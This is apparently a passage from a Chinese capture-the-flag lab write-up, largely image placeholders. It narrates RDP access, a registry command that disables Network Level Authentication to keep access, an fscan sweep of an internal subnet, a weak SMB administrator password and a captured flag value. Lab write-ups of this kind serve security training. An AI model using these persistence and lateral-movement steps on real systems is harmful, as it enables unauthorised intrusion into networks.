



那么此时我物理机就可以访问那台机器了,那张机器的两张网卡我都可以放问
rdp连接

报错了

运行下面这个命令即可,因为rdp的网络级别身份验证出问题,所以彻底禁用 NLA,就可以成功连接
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f

#修改Windows注册表,允许未启用NLA的客户端连接到该计算机
我用的是MobaXterm Professional连的rdp,用windows自带的远程连接,不知道为什么会显示密码错误

这下就做好了权限维持

然后传个fscna上去,记住是64位的fscan
第二台机器(10.6.6.88)
fscna扫c段


扫出了另外两台主机,一台是55域控DC,一台是88,88是域cyberstrikelab.com的域内用户
而且:88机器扫出两个弱口令
SMB认证成功 10.6.6.88:445 administrator:qwe123!@#

拿这台172.5.33.6的机器的远程连接去连88这台机器
连上去后找到flag


go-flag{0A439632-0529-4205-848D-6DADCE311646}
然后再文件管理处,发现smb文件夹下面的user.txt是共享出去的
